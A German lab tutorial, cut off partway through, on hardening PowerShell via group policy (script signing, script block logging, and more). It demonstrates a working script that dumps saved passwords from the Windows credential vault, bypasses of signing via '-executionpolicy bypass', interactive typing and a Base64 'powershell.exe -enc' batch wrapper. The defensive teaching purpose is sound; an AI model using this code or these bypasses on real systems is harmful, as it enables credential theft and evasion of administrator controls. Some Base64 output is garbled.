

## Inhalt

Beschreibung der Schutzkomponenten .....	2
Worum geht es? .....	2
Voraussetzungen .....	2
mögliche Angriffsszenarien .....	2
Szenario 1 - PowerShell Script Execution.....	3
Angriff ohne Schutz.....	3
Konfiguration der Schutzkomponente .....	3
Angriff eines geschützten Systems .....	5
Nebenwirkungen und nützliche Hinweise .....	6
Szenario 2 - PowerShell Script Block Logging .....	7
Angriff ohne Schutz.....	7
Konfiguration der Schutzkomponente .....	7
Angriff eines geschützten Systems .....	8
Nebenwirkungen und nützliche Hinweise .....	9
Szenario 3 - PowerShell Transcription .....	10
Angriff ohne Schutz.....	10
Konfiguration der Schutzkomponente .....	10
Angriff eines geschützten Systems .....	10
Nebenwirkungen und nützliche Hinweise .....	12
Szenario 4 – AMSI (Anti Malware Scan Interface).....	13
Angriff ohne Schutz.....	13
Konfiguration der Schutzkomponente .....	14
Angriff eines geschützten Systems .....	14
Nebenwirkungen und nützliche Hinweise .....	15
Szenario 5 - PowerShell Constraint Mode .....	16
Angriff ohne Schutz.....	16
Konfiguration der Schutzkomponente .....	16
Angriff eines geschützten Systems .....	19
Nebenwirkungen und nützliche Hinweise .....	19
Fazit .....	22

## Beschreibung der Schutzkomponenten

### Worum geht es?

Die Powershell ist ein mächtiges, administratives Werkzeug. Viele Tätigkeiten lassen sich automatisieren. Fast alle Bereiche der Microsoft-Produkte lassen sich so steuern. Und die Powershell ist nativ mit an Bord. Jedes moderne Betriebssystem hat sie dabei.

Da ist es nur natürlich, dass auch unsere Hacker-Kollegen seit Langem einen Gefallen an dieser Plattform gefunden haben. Es existieren etliche Schadcodes für eine Vielzahl von Angriffen...

Doch auch Microsoft hat nicht (mehr) geschlafen! In der aktuellen PowerShell-Version gibt es einige interessante Schutzmechanismen. Diese möchte ich nun einmal vorstellen.

### Voraussetzungen

Für einige der neuen Schutzmöglichkeiten wird die PowerShell-Version 5 benötigt. Diese gehört zu Windows 10 und Windows Server 2016 standardmäßig zur Grundausstattung. Auf älteren Systemen kann die PowerShell natürlich aktualisiert werden. Davon halte ich persönlich nicht viel, denn zu oft habe ich danach Probleme auf Clients und Servern beobachten dürfen. Aber auch für diese Systeme gibt es ein paar Einstellungsmöglichkeiten.

Generell halte ich es nicht für sinnvoll, die PowerShell einfach zu deaktivieren bzw. zu blockieren. Sie ist so tief im System verankert, dass ein geübter Angreifer es dennoch schaffen wird, auf einen PS-Prozess zuzugreifen. Und zudem ist sie für das Daily-Business einfach zu wertvoll!

Für die Angriffe habe ich eines meiner PSHacking-Skripte ausgewählt.

Und um einen Enterprise-Charakter darzustellen werde ich die Konfiguration natürlich über Gruppenrichtlinien vornehmen. Dazu steht in meiner LAB-Umgebung ein kleiner DomainController bereit. ☺


### mögliche Angriffsszenarien

Die Szenarien sind extrem vielfältig. Da die PowerShell auch auf das gesamte .net-Framework und alle WMI-Repositories zugreifen kann ist hier der Fantasie kaum eine Grenze gesetzt. Einige interessante Beispiele kommen gleich in meinen Szenarien vor.

In meinem Beispiel verwende ich einen Code, mit dem die Internet-Explorer-Passworte aus dem Credential-Manager ausgelesen werden. Das funktioniert für Benutzer mit und ohne administrative Berechtigungen und der Code ist nicht besonders lang:

```
$ClassLoader =  
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]  
$PasswordVault = new-object Windows.Security.Credentials.PasswordVault  
$PasswordVault.RetrieveAll() |  
    ForEach-Object { $_.RetrievePassword() ; $_ } |  
    Select-Object -Property Resource, UserName, Password |  
    Sort-Object Resource |  
    Format-Table -AutoSize
```

Es ist also ideal für eine Demonstration. Die erforderliche Klasse existiert aber erst seit Windows 8.x. Daher wird das auf Windows 7 nicht funktionieren. Egal, denn ich verwende ein aktuelles Windows 10. ☺




```
Administrator: Windows PowerShell  
PS C:\Users\administrator\Desktop> .\get-CredentialsIExplore.ps1  
  
Resource                UserName                Password  
-----                -  
https://monitor.ws-its.de/ admin                Pa$$w0rd  
https://rds.ws-its.de/   crashwork\administrator Pa$$w0rd  
  
PS C:\Users\administrator\Desktop>
```

## Szenario 1 - PowerShell Script Execution

### Angriff ohne Schutz


Die PowerShell verwendet seit langer Zeit eine ExecutionPolicy. Mit dieser kann gesteuert werden, ob Scripte für die Ausführung digital signiert sein müssen. Dabei werden verschiedene Ebenen unterschieden:



Zusätzlich kann dabei ein Speicherort ausschlaggebend sein: RemoteSigned setzt für die Scriptausführung die digitale Signatur nur voraus, wenn das Script nicht auf dem lokalen Rechner gespeichert ist.


Die digitale Signatur soll sicherstellen, dass der Code unverändert von einem vertrauenswürdigen Programmierer stammt. Sollte der Code (Text) manipuliert worden sein, so ist die digitale Signatur nicht länger gültig.

Ein Angreifer könnte also ohne eine Signatur sein Script auf einem System ausführen:




### Konfiguration der Schutzkomponente


Mit einer erforderlichen Scriptsignierung sollte das nach der Idee von Microsoft verhindert werden. Die Signierung kann lokal festgelegt werden:




Dennoch kann ein Angreifer mit den erforderlichen Rechten die lokal definierte Signierungsanforderung wieder genauso rückgängig machen:



Besser und vor allem effizienter wäre die zentrale Konfiguration mit einer Gruppenrichtlinie:



Nach dem Anwenden der GPO werden neue PowerShell-Prozesse entsprechend konfiguriert sein:



Wenn nun der Admin die Regel lokal außer Kraft setzen will, gewinnt die GPO:

```
Administrator: Windows PowerShell
PS C:\> Get-ExecutionPolicy
AllSigned
PS C:\>
PS C:\> Set-ExecutionPolicy -ExecutionPolicy bypass

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y
Set-ExecutionPolicy : Windows PowerShell updated your execution policy successfully, but the setting is overridden by
a policy defined at a more specific scope. Due to the override, your shell will retain its current effective
execution policy of AllSigned. Type "Get-ExecutionPolicy -List" to view your execution policy settings. For more
information please see "Get-Help Set-ExecutionPolicy".
At line:1 char:1
+ Set-ExecutionPolicy -ExecutionPolicy bypass
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], SecurityException
+ FullyQualifiedErrorId : ExecutionPolicyOverride,Microsoft.PowerShell.Commands.SetExecutionPolicyCommand
PS C:\>
PS C:\> Get-ExecutionPolicy
AllSigned
PS C:\>
```

### Angriff eines geschützten Systems

Wie wirkt nun die Einstellung? Benutzer, die nun ein Script ohne Signatur starten wollen werden abgewiesen:

```
Windows PowerShell
PS C:\Users\tessa.test\Desktop> .\get-CredentialsIExplore.ps1
.\get-CredentialsIExplore.ps1 : Die Datei "C:\Users\tessa.test\Desktop\get-CredentialsIExplore.ps1" kann nicht geladen
werden. Die Datei "C:\Users\tessa.test\Desktop\get-CredentialsIExplore.ps1" ist nicht digital signiert. Sie können
dieses Skript im aktuellen System nicht ausführen. Weitere Informationen zum Ausführen von Skripten und Festlegen der
Ausführungsrichtlinie erhalten Sie unter "about_Execution_Policies" (https://go.microsoft.com/fwlink/?LinkID=135170)..
In Zeile:1 Zeichen:1
+ .\get-CredentialsIExplore.ps1
+ ~~~~~
+ CategoryInfo          : Sicherheitsfehler: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\tessa.test\Desktop>
```

Nur leider existieren einige Optinen, die Richtlinie zu umgehen:

OHNE die GPO (also wenn die Executionpolicy von einem Admin lokal definiert wurde) kann sogar ein Benutzer die Einstellung aushebeln ☹. Denn die PowerShell lässt sich auch mit dem Parameter -ExecutionPolicy starten. Und dieser überschreibt die lokalen settings für den neuen Prozess:

```
Windows PowerShell
PS C:\Users\tessa.test\Desktop> powershell.exe -executionpolicy bypass -command .\get-CredentialsIExplore.ps1

Resource                               UserName          Password
-----
https://email.ws-its.de/ crashwork\tessa.test Pa$$w0rd
https://rds.ws-its.de/ crashwork\tessa.test Pa$$w0rd

PS C:\Users\tessa.test\Desktop>
```

Wird die Regel dagegen über eine GPO definiert, dann ist dies sogar für den Administrator unmöglich:

```
Administrator: Windows PowerShell
PS C:\Users\administrator\Desktop> powershell.exe -executionpolicy bypass -command .\get-CredentialsIExplore.ps1
.\get-CredentialsIExplore.ps1 : File C:\Users\administrator\Desktop\get-CredentialsIExplore.ps1 cannot be loaded. The
file C:\Users\administrator\Desktop\get-CredentialsIExplore.ps1 is not digitally signed. You cannot run this script on
the current system. For more information about running scripts and setting execution policy, see
about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\get-CredentialsIExplore.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\administrator\Desktop>
```

Aber der Angreifer könnte den Code auch einfach „tippen“. Dann ist es eben kein Script mehr :

```

Windows PowerShell
PS C:\Users\tessa.test\Desktop> $ClassLoader = [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
PS C:\Users\tessa.test\Desktop> $PasswordVault = new-object Windows.Security.Credentials.PasswordVault
PS C:\Users\tessa.test\Desktop> $PasswordVault.RetrieveAll() |
>>   ForEach-Object { $_.RetrievePassword() ; $_ } |
>>   Select-Object -Property Resource, UserName, Password |
>>   Sort-Object Resource |
>>   Format-Table -AutoSize

Resource                UserName                Password
-----
https://email.ws-its.de/ crashwork\tessa.test Pa$$w0rd
https://rds.ws-its.de/  crashwork\tessa.test Pa$$w0rd

PS C:\Users\tessa.test\Desktop>

```

Oder der Code wird zu BASE64 konvertiert und z.B. als Batch-Script gestartet:

```

1 $code = @"
2 $ClassLoader = [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
3 $PasswordVault = new-object Windows.Security.Credentials.PasswordVault
4 $PasswordVault.RetrieveAll() |
5   ForEach-Object { $_.RetrievePassword() ; $_ } |
6   Select-Object -Property Resource, UserName, Password |
7   Sort-Object Resource |
8   Format-Table -AutoSize
9 "@
10
11 $code = $code -join "`n"
12 $bytes = [System.Text.Encoding]::Unicode.GetBytes($code)
13 $enc = [Convert]::ToBase64String($bytes)
14
15 "powershell.exe -enc $enc" | out-file -FilePath .\attack.bat -Encoding default

```

```

Windows PowerShell
PS C:\Users\tessa.test\Desktop> .\attack.bat

C:\Users\tessa.test\Desktop>powershell.exe -enc JABDAGwAYQBzAHMATABVAGEAZAB1AHIAIAAgACAAPQAgAFsAVvBpAG4AZABvAHcAcwAuAFMA
ZQBjAHUAcgBpAHQAeQAUAEEMAcgB1AGQAZQBwAHQAaQBhAGwAcwAuAFAYQBzAHMAdwBvAHIAZABWAGEAdQBsAHQALABXAGkAbgBkAG8AdwBzAC4AUwB1AGMA
dQByAGkAdAB5AC4AQwByAGUAZAB1AG4AdABpAGEAbABzACwAQwBvAG4AdAB1AG4AdABUAHkAcAB1AD0AVvBpAG4AZABvAHcAcwBSAHUAbgB0AGkAbQBlAF0A
DQAKACQAUABhAHMAcwB3AG8AcgBkAFYAYQB1AGwAdAAGAD0AIABUAGUAdwAtAG8AYgBqAGUAYwB0ACAAdwBpAG4AZABvAHcAcwAuAFMAZQBjAHUAcgBpAHQA
eQAUAEEMAcgB1AGQAZQBwAHQAaQBhAGwAcwAuAFAYQBzAHMAdwBvAHIAZABWAGEAdQBsAHQADQAKACQAUABhAHMAcwB3AG8AcgBkAFYAYQB1AGwAdAAUAFIA
ZQB0AHIAaQB1AHYAZQBBAgWAbAAoAckAIAB8ACAADQAKACAAIAAgACAARgBvAHIAARQBhAGMAAAtAE8AYgBqAGUAYwB0ACAAdwAgACQAXwAuAFIAZQB0AHIA
aQB1AHYAZQBQAGEAcwBzAHcAbwByAGQAKAApACAAOWAgACQAXwAgAH0AIAB8ACAADQAKACAAIAAgACAIAAgACAIAABTAGUAbAB1AGMAAdAAtAE8AYgBqAGUA
YwB0ACAALQBQAHIAbwBwAGUAcgB0AHkAIABSAQUAcwBvAHUAcgBjAGUAlAAgAFUAcwB1AHIAATgBhAG0AZQAsACAAUABhAHMAcwB3AG8AcgBkACAAfAAgAA0A
CgAgACAIAIAgACAIAIAgACAIAIAgACAIAIABTAG8AcgB0AC0ATwBiAG0AZQBjAHQAIABSAQUAcwBvAHUAcgBjAGUAIAB8ACAADQAKACAAIAAgACAIAIAgACAA
IAAgACAIAIAgACAIAIAgACAARgBvAHIAbQBhAHQALQBUAQEAYgBsAGUAIAtAEEdQB0AG8AUwBpAHoAZQA=

Resource                UserName                Password
-----
https://email.ws-its.de/ crashwork\tessa.test Pa$$w0rd
https://rds.ws-its.de/  crashwork\tessa.test Pa$$w0rd

PS C:\Users\tessa.test\Desktop>

```

### Nebenwirkungen und nützliche Hinweise

Die Erzwingung einer Scriptsignatur wird Schadcode nicht effektiv aufhalten! Ich persönlich nutze die Scriptsignatur eigentlich nur noch, um Manipulationen an meinen Scripten durch andere Admins zu erkennen.

Gleiches gilt natürlich auch, wenn die Scriptsignatur-Überwachung durch Applocker realisiert wird. Selbst diese lässt sich mit EncodedCommands oder durch „Tippen“ umgehen...



## Szenario 2 - PowerShell Script Block Logging

### Angriff ohne Schutz

Es ist nicht praktikabel, alle Aufrufe der PowerShell zu verbieten, denn für administrative Zwecke ist sie ein unverzichtbares Werkzeug geworden. Sollte es aber einmal zu einem Angriff gekommen sein, dann sollte zumindest die forensische Analyse gewährleistet sein. Dafür ist eine Script-Protokollierung erforderlich. Durch Script Block Logging wird dies über eine GPO sehr einfach erreicht. Ohne ist der ausgeführte Code nach dem Beenden des Powershell-Prozesses nicht mehr verfügbar. Und das Eventlog bietet keine gespeicherten Infos:

Event Viewer (Ereignisanzeige) showing PowerShell events. The left pane shows the tree structure with 'PowerShell' expanded. The right pane shows a list of events, including 'Start der PowerShell-Konsole' and 'PowerShell ISE-Operation'. A detailed view of event 4100 is shown below, indicating an error loading a script due to lack of digital signature.

Ebene	Datum und Uhrzeit	Quelle	Ereignis-ID	Aufgabenkategorie
Informationen	08.06.2018 09:40:34	PowerShell (Microsoft-Windows-P...	40962	Start der PowerShell-Konsole
Informationen	08.06.2018 09:40:34	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Informationen	08.06.2018 09:40:34	PowerShell (Microsoft-Windows-P...	40961	Start der PowerShell-Konsole
Informationen	08.06.2018 09:40:34	PowerShell (Microsoft-Windows-P...	40962	Start der PowerShell-Konsole
Informationen	08.06.2018 09:40:04	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Informationen	08.06.2018 09:40:04	PowerShell (Microsoft-Windows-P...	40961	Start der PowerShell-Konsole
Informationen	08.06.2018 09:40:00	PowerShell (Microsoft-Windows-P...	24578	PowerShell ISE-Operation
Informationen	08.06.2018 09:39:37	PowerShell (Microsoft-Windows-P...	40962	Start der PowerShell-Konsole
Informationen	08.06.2018 09:39:37	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Informationen	08.06.2018 09:39:37	PowerShell (Microsoft-Windows-P...	40961	Start der PowerShell-Konsole
Informationen	08.06.2018 09:39:14	PowerShell (Microsoft-Windows-P...	24577	PowerShell ISE-Operation
Informationen	08.06.2018 09:38:28	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Informationen	08.06.2018 08:10:22	PowerShell (Microsoft-Windows-P...	40961	Start der PowerShell-Konsole
Informationen	08.06.2018 08:09:01	PowerShell (Microsoft-Windows-P...	24577	PowerShell ISE-Operation
Informationen	08.06.2018 08:08:46	PowerShell (Microsoft-Windows-P...	24577	PowerShell ISE-Operation
Informationen	08.06.2018 08:07:48	PowerShell (Microsoft-Windows-P...	40962	Start der PowerShell-Konsole

Event 4100, PowerShell (Microsoft-Windows-PowerShell)

General: Details

Error Message = File C:\Users\administrator\Desktop\get-Credentials\Explore.ps1 cannot be loaded. The file C:\Users\administrator\Desktop\get-Credentials\Explore.ps1 is not digitally signed. You cannot run this script on the current system. For more information about running scripts and setting execution policy, see about\_Execution\_Policies at <https://go.microsoft.com/fwlink/?linkid=135170>. Fully Qualified Error ID = UnauthorizedAccess

Recommended Action =

Kontext:

Severity = Warning  
Host Name = ConsoleHost  
Host Version = 5.1.16299.248

Protokollname: Microsoft-Windows-PowerShell/Operational  
Quelle: PowerShell (Microsoft-Windows-P...  
Ereignis-ID: 4100  
Ebene: Warnung  
Benutzer: crashwork\Administrator

Protokolliert: 08.06.2018 07:53:21  
Aufgabenkategorie: Pipeline wird ausgeführt.  
Schlüsselwörter: Keine  
Computer: C-CL1.crashwork.global

### Konfiguration der Schutzkomponente

Auch hier ist die Konfiguration über eine GPO möglich:

Group Policy Management Editor

File Action View Help

GPO-Computer-Security-PowerShell [C-DC1.CRASHWORK.GLOE]

Computer Configuration

Policies

Software Settings

Windows Settings

Administrative Templates: Policy definitions (ADMX file)

Control Panel

Network

Printers

Server

Start Menu and Taskbar

System

Windows Components

ActiveX Installer Service

Add features to Windows 10

**Windows PowerShell**

**Turn on PowerShell Script Block Logging**

Setting: **Turn on PowerShell Script Block Logging** State: Not configured Comment: No

Requirements: At least Microsoft Windows 7 or Windows Server 2008 family

Description: This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation. If you disable this policy setting, logging of PowerShell script input is disabled. If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script starts or stops. Enabling Invocation Logging generates a high volume of event logs. Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes

**Turn on PowerShell Script Block Logging**

Turn on PowerShell Script Block Logging Previous Setting Next Setting

☐ Not Configured Comment: Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

☒ Enabled

☐ Disabled

Options: Log script block invocation start / stop events: Help: This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation. If you disable this policy setting, logging of PowerShell script input is disabled. If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script starts or stops. Enabling Invocation Logging generates a high volume of event logs.

## Angriff eines geschützten Systems

Durch eine reine Protokollierung wird natürlich kein Angriff verhindert:

```
PS C:\Users\tessa.test\Desktop> .\attack.bat

C:\Users\tessa.test\Desktop>powershell.exe -enc JABDAGWYQbZAHMATABVAGEAZABIAHIAIAAgACAAPQAgAFsAVvBpAG4AZABvAhcAcwAuAFMA
ZQBjAHUAcgBpAHQAEQAUAEEMAcgB1AGQAZQBuaHQAAQbHAGwAcwAuAFAYQbZAHMAdwBvAHIAZABWAGEAdQBsAHQALABXAGkAbgBkAG8AdwBzAC4AUwB1AGMA
dQbYAGkAdAB5AC4AQwByAGUAB1AG4AdABpAGEAbABzACwAQwBvAG4AdAB1AG4AdABUAHkAcAB1AD0AVwBpAG4AZABvAhcAcwBSAHUAbgB0AGkAbQB1AF0A
DQAKACQAUABhAHMAcwB3AG8AcgBkAFYAYQb1AGwAdAAGAD0AIBUAGUAdwAtAG8AYgBqAGUAYwB0ACAABvBpAG4AZABvAhcAcwAuAFMAZQBjAHUAcgBpAHQA
eQAuAEEMAcgB1AGQAZQBuaHQAAQbHAGwAcwAuAFAYQbZAHMAdwBvAHIAZABWAGEAdQBsAHQADQAKACQAUABhAHMAcwB3AG8AcgBkAFYAYQb1AGwAdAUAUAFIA
ZQB0AHIAaQB1AHYAZQBBAgWAbAAoACKAIAB8ACAADQAKACAAIAAgACAARgBvAHIAHQbHAGMAaAAAtAE8AYgBqAGUAYwB0ACAaewAgACQAXwAuAFIAZQB0AHIA
aQB1AHYAZQBQAGEAcwBzAHcAbwByAGQAKAapACA0wAgACQAXwAgAH0AIB8ACAADQAKACAAIAAgACAIAAgACAIAABTAGUAbAB1AGMAAdAAtAE8AYgBqAGUA
YwB0ACAALQB0AHIAbwBwAGUAcgB0AHkAIBSAGUAcwBvAHUAcgBjAGUALAAGAFUAcwB1AHIAATgBhAG0AZQsACAAUABhAHMAcwB3AG8AcgBkACAAfAAGAA0A
CgAgACAIAAgACAIAAgACAIAAgACAIAABTAG8AcgB0AC0ATwBiAG0AZQBjAHQAIABSAGUAcwBvAHUAcgBjAGUAIAB8ACAADQAKACAAIAAgACAIAAgACAA
IAAGACAIAAgACAIAAgACAARgBvAHIAbQBhAHQALQB0AGEAYgBsAGUAIATAEAdQb0AG8AUwBpAH0AZQA=

Resource                               UserName                               Password
-----
https://email.ws-its.de/               crashwork\tessa.test                 Pa$$w0rd
https://rds.ws-its.de/                 crashwork\tessa.test                 Pa$$w0rd

PS C:\Users\tessa.test\Desktop>
```

Aber er kann nachvollzogen werden. Im Eventlog findet man nun eben auch den Code im Klartext:



The screenshot shows a Windows PowerShell terminal window on the left and the Windows Event Viewer on the right. The terminal window displays the execution of a script named `attack.bat` which runs `powershell.exe -enc` followed by a long base64-encoded command. The command is designed to create a `ScriptBlock` and execute it, which in turn creates a `ClassLoader` and a `PasswordVault` object, and then iterates over the `PasswordVault` to retrieve and output passwords. The Event Viewer on the right shows a list of events under the `PowerShell` category. Event 4104, titled "PowerShell (Microsoft-Windows-PowerShell)", is selected. The details pane shows the `ScriptBlock-Text` and the `ScriptBlock-ID`.

PowerShell Terminal Output:

```
PS C:\Users\tessa.test\Desktop> .\attack.bat

C:\Users\tessa.test\Desktop>powershell.exe -enc
ZQBjAHUAcgBpAHQAeQAuAEMAcgBIAgQAZQBwAHQAaQBhAGwA
dQByAGkAdAB5AC4AQwByAGUAcgBIAgQAZQBwAHQAaQBhAGwA
